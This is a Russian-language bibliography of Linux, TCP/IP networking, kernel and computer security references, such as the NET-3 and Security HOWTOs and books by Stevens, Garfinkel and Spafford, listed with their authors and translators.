Использование TTF в Linux, Fedor Ashanin (mini-howto)
Linux General HOW-TO, Part 1 Ivan Postnikov (ivanp@dsbw.ru).

Сетевая поддержка в Linuxe, Linux NET-3-HOWTO.
Тэрри Доусон (основной автор), Алессандро Рубини (сопровождающий — alessandro.rubini@linux.it), Егор Дуда (перевод — deo@logos-m.ru).

Comer Internetworking with TCP/IP, Volume 1: principles, protocols and architecture
Douglas E.

Unix Network Programming
W. Richard Stevens.

Руководство по операционной системе UNIX
Готье.

Building Internet Firewalls
D. Brent Chapman, Elizabeth D. Zwicky.

Practical UNIX & Internet Security
Garfinkel & Gene Spafford.

Computer Security Basics
Deborah Russell, G.T. Gangemi.

Linux Network Administrator's Guide
Olaf Kirch.

PGP: Pretty Good Privacy
Simson Garfinkel.

Computer Crime A Crimefighter's Handbook
By David Icove, Karl Seger, William VonStorch.

Linux Security HOWTO
Kevin Fenzi (kevin@scrye.com), Dave Wreski (DAVE@nic.com) перевд Константина Шепелевича (sh_ki@hotmail.com).

Debian GNU/Linux
cbytes@homepage.ru

Конфигурация и настройка TCP/IP стека в Solaris 2.5.1
Андрей Ефимочкин (fima@fima.net).

Framebuffer в Linux'е и как его использовать
Идея создания принадлежит Martin Schaller. Sergey Minakov (25.05.99).

RPM HOWTO
Donnie Barnes, перевод Alex Ott (http://www.linux.org.ru).

Linux Kernel-HOWTO
Brian Ward

Kernel Hacking Options
Linus

Множественная загрузка
Steve Lembark

Возможные варианты команды make
Ryan McGuire

Содержание